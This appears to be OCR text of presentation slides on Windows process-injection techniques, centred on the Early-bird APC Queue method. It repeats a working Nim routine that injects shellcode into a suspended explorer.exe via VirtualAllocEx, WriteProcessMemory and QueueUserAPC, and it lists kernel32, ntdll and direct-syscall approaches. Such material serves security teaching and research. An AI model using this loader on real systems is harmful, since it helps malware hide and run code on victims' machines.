
Early-bird APC Queue

- Creates a process in a suspended state
- Allocates a space in the new process for the shellcode
- Shellcode is written to the allocated memory
- Asynchronous Procedure Call routine points to the shellcode
- APC is queued to the main thread of the remote process while in suspended state
- Resumes thread

Process Injection Techniques

Early-bird APC Queue

- CreateProcess
  - Creates a suspended process – explorer.exe




```
proc early_bird_apc_queue[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var tHandle = pi.hThread
  var pHandle = pi.hProcess

  let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_READ_
WRITE_EXECUTE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len), addr by
tesWritten)

  let apcRoutine = cast[PTHREAD_START_ROUTINE](rPtr)
  QueueUserAPC(cast[PAPCFUNC](apcRoutine), tHandle, cast[ULONG_PTR](NULL))

  ResumeThread(targetHandle)
```

Process Injection Techniques

Early-bird APC Queue

- VirtualAllocEx
  - Allocates memory for shellcode in the suspended process




```
proc early_bird_apc_queue[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var tHandle = pi.hThread
  var pHandle = pi.hProcess

  let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_READ_
WRITE_EXECUTE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len), addr by
tesWritten)

  let apcRoutine = cast[PTHREAD_START_ROUTINE](rPtr)
  QueueUserAPC(cast[PAPCFUNC](apcRoutine), tHandle, cast[ULONG_PTR](NULL))

  ResumeThread(targetHandle)
```

Process Injection Techniques

Early-bird APC Queue

- WriteProcessMemory
  - Allocates memory for shellcode in the suspended process




```
proc early_bird_apc_queue[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var tHandle = pi.hThread
  var pHandle = pi.hProcess

  let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_READ_
WRITE_EXECUTE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len), addr by
tesWritten)

  let apcRoutine = cast[PTHREAD_START_ROUTINE](rPtr)
  QueueUserAPC(cast[PAPCFUNC](apcRoutine), tHandle, cast[ULONG_PTR](NULL))

  ResumeThread(targetHandle)
```

Process Injection Techniques

Early-bird APC Queue

- QueueUserAPC
  - APC routine is pointed to the shellcode and queues APC to the main thread




```
proc early_bird_apc_queue[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var tHandle = pi.hThread
  var pHandle = pi.hProcess

  let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_READ_
WRITE_EXECUTE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len), addr by
tesWritten)

  let apcRoutine = cast[PTHREAD_START_ROUTINE](rPtr)
  QueueUserAPC(cast[PAPCFUNC](apcRoutine), tHandle, cast[ULONG_PTR](NULL))

  ResumeThread(targetHandle)
```

Process Injection Techniques

Early-bird APC Queue


- ResumeThread
  - Resumes the suspended thread and shellcode executes due to the queued APC routine




```
proc early_bird_apc_queue[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var tHandle = pi.hThread
  var pHandle = pi.hProcess

  let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_READ_
WRITE_EXECUTE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len), addr by
tesWritten)

  let apcRoutine = cast[PTHREAD_START_ROUTINE](rPtr)
  QueueUserAPC(cast[PAPCFUNC](apcRoutine), tHandle, cast[ULONG_PTR](NULL))

  ResumeThread(targetHandle)
```

Process Injection Techniques

- So, what’s my point?
  - The structure exists on all techniques



```
  discard ZwQueryInformationProcess(pHandle, PROCESSINFOCLASS.ProcessBasicInformation, addr bi
, cast[ULONG](sizeof(bi)), addr tmp)

  var bytesWritten: SIZE_T
  var baseAddressBytes: array[0..sizeof(PVOID), byte]
  let ptrToImageBase = cast[PVOID](cast[int64](bi.PebBaseAddress) + 0x10)
  ReadProcessMemory(pHandle, ptrToImageBase, addr baseAddressBytes, sizeof(PVOID), addr bytesW
ritten)

  var data: array[0..0x200, byte]
  let imageBaseAddress = cast[PVOID](cast[int64](baseAddressBytes))
  ReadProcessMemory(pHandle, imageBaseAddress, addr data, len(data), addr bytesWritten)
```




```
  let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT, PAGE_READ_
WRITE_EXECUTE)
```

Process Injection Techniques

- So, what’s my point?
  - The structure exists on all techniques
  - Coding different techniques is gruesome

Process Injection Techniques

- So, what’s my point?
  - The structure exists on all techniques
  - Coding different techniques is gruesome
  - Understanding Windows API calls is very important



VirtualAllocEx function (memoryapi.h)

Article • 07/28/2022 • 7 minutes to read

Windows API Calls


Microsoft Docs is your best friend, sometimes not.

Windows API Calls

- Utilizing existing functions on DLL to execute process injection
- Different ways to execute API calls
  - Kernel32 calls
  - Ntdll calls
  - Syscalls
  - GetSyscallStub

Windows API Calls

- Kernel32
  - Calling functions residing in kernel32.dll
  - https://docs.microsoft.com/en-us/windows/win32/api/
  - Just fire up the page and you're ready to go



Windows App Development
Explore
Development
Platforms
Resources
Filter by title
SetProcessWorkingSetSize function
SetProcessWorkingSetSizeEx function
SetSystemFileCacheSize function
UnmapViewOfFile function
UnmapViewOfFile2 function
UnmapViewOfFileEx function
UnregisterBadMemoryNotification function
VirtualAlloc function
VirtualAlloc2 function
VirtualAlloc2FromApp function
VirtualAllocEx function
VirtualAllocExNuma function
VirtualAllocFromApp function
VirtualFree function
VirtualFreeEx function
Docs / Windows / Apps / Win32 / API / Memoryapi.h /
C++
Copy

WriteProcessMemory function (memoryapi.h)

Article • 05/14/2022 • 2 minutes to read

